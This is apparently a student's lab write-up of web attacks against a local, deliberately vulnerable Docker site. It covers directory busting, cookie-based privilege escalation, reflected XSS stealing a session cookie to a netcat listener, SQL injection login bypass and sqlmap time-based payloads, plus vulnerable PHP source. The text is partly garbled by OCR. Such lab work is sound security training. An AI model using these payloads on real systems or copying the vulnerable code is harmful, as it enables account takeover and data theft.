

## Lab 06-2 Web Security Attacks

### Task 1

- 1) Installed Docker to manage containers

```
(kevin@kali)-[~]  
$ sudo apt update  
sudo apt install -y docker.io  
  
Hit:1 http://http.kali.org/kali kali-rolling InRelease  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
1572 packages can be upgraded. Run 'apt list --upgradable' to see them.  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
docker.io is already the newest version (20.10.25+dfsg1-2+b3).  
0 upgraded, 0 newly installed, 0 to remove and 1572 not upgraded.  
  
(kevin@kali)-[~]  
$ sudo usermod -aG docker $USER  
  
(kevin@kali)-[~]  
$
```

- 2) Cloned and ran the vulnerable site as Docker container, waited for it to boot.

```
(kevin@kali)-[~]
```

```
$ git clone https://github.com/dhammon/vulnerable-site
```

```
Cloning into 'vulnerable-site' ...
```

```
remote: Enumerating objects: 18, done.
```

```
remote: Counting objects: 100% (18/18), done.
```

```
remote: Compressing objects: 100% (14/14), done.
```

```
remote: Total 18 (delta 4), reused 18 (delta 4), pack-reused 0
```


```
Receiving objects: 100% (18/18), done.
```

```
Resolving deltas: 100% (4/4), done.
```

```
(kevin@kali)-[~]
```

```
$ s
```

01b8b12bad90: Extracting 847B/847B  
b6b268720157: Download complete  
e12192999ff1: Download complete  
d39ece66b667: Download complete  
65599be66378: Downloading 28.89MB/35.93MB  
fc666090426e: Download complete  
8a94f4bbe73e: Downloading 37.05MB/217.6MB  
b83335d03ad3: Download complete  
f73b942627c8: Download complete  
1b37e0f71f83: Download complete  
475d84174300: Download complete  
759d11fce0cc: Download complete  
e49cbd604447: Download complete  
671f15d3f645: Waiting  
e9cdc8caf802: Waiting  
ef640cb819fa: Waiting  
eddab4045c43: Waiting  
0d8e18b3ccfa: Waiting  
3e92765a2b2e: Waiting  
d2c5b5faddc2: Waiting  
1dbd5815f551: Waiting  
940261e14a30: Waiting  
57df70803632: Waiting  
a45ea5c7caf0: Waiting  
2fe43c5d3fa2: Waiting  
9194266b4c1e: Waiting




you become, the mor

```
(kevin@kali)-[~/vulnerable-site]  
$ docker exec vulnerable-site /bin/bash /app/db.sh
```

Username:

Password:

3) Installed Gobster for directory busting.

A screenshot of a terminal window titled 'kevin@kali: ~/vulnerable-site'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the installation of Gobster 3.6.0-1+b1. It starts with a message about disk space requirements, followed by the fetching of the package from the Kali repository. The installation progress is shown with various status messages like 'Fetching', 'Selecting previously unselected package', 'Preparing to unpack', 'Unpacking', and 'Setting up'. After the installation, it checks for updates and restarts, concluding with 'No services need to be restarted.' and 'No containers need to be restarted.' The prompt at the bottom is '(kevin@kali)-[~/vulnerable-site]' with a dollar sign and a cursor.

```

kevin@kali: ~/vulnerable-site
File Actions Edit View Help
Need to get 2538 kB of archives.
After this operation, 8188 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-1+b1 [2538 kB]
Fetched 2538 kB in 1s (2672 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 415825 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b1_amd64.deb ...
Unpacking gobuster (3.6.0-1+b1) ...
Setting up gobuster (3.6.0-1+b1) ...
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

(kevin@kali)-[~/vulnerable-site]
$

```

4) Accessed the database and discovered the admin credentials (basically, I totally pwned him)

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Starting gobuster in directory enumeration mode

---


/.php (Status: 403) [Size: 274]

/index.php (Status: 200) [Size: 358]

/home.php (Status: 200) [Size: 12]

/db.sh (Status: 200) [Size: 398]

Progress: 11988 / 661683 (1.81%)



```
#!/bin/bash
mysql -uroot<<MYSQL_SCRIPT
CREATE DATABASE company;
CREATE TABLE company.users (
  id int,
  username varchar(255),
  password varchar(255),
  role varchar(255)
);
INSERT INTO company.users (id,username,password,role) VALUES (1,'admin','SuperSecret1!','administrator');
INSERT INTO company.users (id,username,password,role) VALUES (2,'daniel','Password123','user');
MYSQL_SCRIPT
```

# Administrator Page


Version: beta

## Task 2


- 1) Already installed Docker from previous task
  - 2) Already cloned git repo
  - 3) Cookie manipulation observed. Developer tools used to change role cookie value to administrator.
- 

# User Page

Version: beta



- 4) Raised admin privileges of the normal user account using knowledge from the last step. Totally pwned them again.



# Administrator Page

Version: beta

- 5) Placed authorization variable in server side for more reliable defense against privilege escalations




File Actions Edit View Help

Shell No.1 x kevin@kali: ~ x

GNU nano 7.2 /home/kevin/vulnerable-site/app/index.php

<?php  
session\_start();  
if(isset(\$\_GET['username']) && isset(\$\_GET['password'])) {  
 #database lookup  
 \$conn = mysqli\_connect("localhost", "root", "", "company");  
 \$sql = "SELECT \* FROM users WHERE username='".\$\_GET['username']."' AND p>  
 \$result = mysqli\_query(\$conn, \$sql);  
 if(mysqli\_num\_rows(\$result) = 0) {  
 echo "Wrong username/password";  
 } else {  
 \$\_SESSION['logged\_in'] = 1;  
 \$row = mysqli\_fetch\_assoc(\$result);  
 \$role = \$row['role'];  
 setcookie("role", \$role);  
 include("home.php");  
 }  
 mysqli\_close(\$conn);  
} else {  
 echo<<<FORM  
 <form method='GET' path='/index.php'>  
 <label for="username">Username: </label>  
 [ Read 30 lines ]  
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify



GNU nano 7.2 /home/kevin/vulnerable-site/app/home.php

```
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_COOKIE['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}

echo "Version: ".$_GET['version'];
```

Inspector Console Debugger

Cache Storage

▼ Cookies

http://127.0.0.1

| Name      | Value                      | Domain    | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite |
|-----------|----------------------------|-----------|------|-------------------|------|----------|--------|----------|
| PHPSESSID | 04nb1jf1up88jm52rsq4ks1dm8 | 127.0.0.1 | /    | Session           | 35   | false    | false  | None     |

Indexed DB


Local Storage

Session Storage

## Task 3


- 1) Already installed Docker
- 2) Already cloned git repo
- 3) Identified XSS vulnerability

```
1 <form method='GET' path='/index.php'>
2   <label for="username">Username: </label>
3   <input type="text" id="username" name="username"><br><br>
4   <label for="password">Password: </label>
5   <input type="password" id="password" name="password"><br><br>
6   <input type="hidden" name="version" value="beta">
7   <input type="submit" value="Submit">
8 </form>
```




## User Page

Version: beta




## User Page

Version: foobar



- 4) Viewed source code and made malicious link to bait user into clicking



- 5) Triggered malicious attack in incognito window after logging in

```
(kevin@kali)-[~/vulnerable-site]
$ nc -lp 9001
^[[A^[[A^[[A^[[BGET /?PHPSESSID=04nb1jf1up88jm52rsq4ks1dm8 HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=04nb1jf1up88jm52rsq4ks1dm8
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```

- 6) Edited files to showcase how we could remove a potential JS alert that would act as a security measure, disabling the script

```
GNU nano 7.2 /home/kevin/vulnerable-site/app/home.php
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_COOKIE['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}

echo "Version: ".htmlspecialchars($_GET['version']);
```

← → ↺ 🏠 127.0.0.1/?username=daniel&password=Password123&version=<script>alert('xss')</script> ☆


🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🔍 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB 🛡️ OffSec

## User Page

Version: <script>alert('xss')</script>


### Task 4

- 1) Already downloaded Docker in previous task
- 2) Already cloned repo in previous task
- 3) I tried putting a ' in my username but I still always get "wrong username/password"?



Wrong username/password

- 4) Used SQL injection to bypass normal login and give us admin privileges



## Administrator Page

Version: beta

- 5) Automated SQLi allowed us to see if there were any security vulnerabilities that would give us data leaks. It ended up showing us data from tables.



Shell No.1 x kevin@kali: ~/vulnerable-site x

Version: foobar

GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:

Parameter: username (GET)

Type: time-based blind

Title: MySQL  $\geq$  5.0.12 AND time-based blind (query SLEEP)

Payload: username=lol' AND (SELECT 5436 FROM (SELECT(SLEEP(5)))OuIx) AND 'clBQ'='clBQ&password=lol&version=beta

[23:17:16] [INFO] the back-end DBMS is MySQL

[23:17:16] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

web server operating system: Linux Ubuntu 18.04 (bionic) ↑↓ Network ( )

web application technology: PHP, Apache 2.4.29

back-end DBMS: MySQL  $\geq$  5.0.12

[23:17:16] [INFO] fetched data logged to text files under '/home/kevin/.local/share/sqlmap/output/127.0.0.1'

<body><form username/password/body>

[\*] ending @ 23:17:16 /2024-04-07/

[23:17:56] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

5

<body><form username/password/body>

[23:18:01] [INFO] retrieved:

[23:18:06] [INFO] adjusting time delay to 1 second due to good response times  
info^[A^[[Brmation\_schema

[23:19:03] [INFO] retrieved: company

[23:19:27] [INFO] retrieved: mysql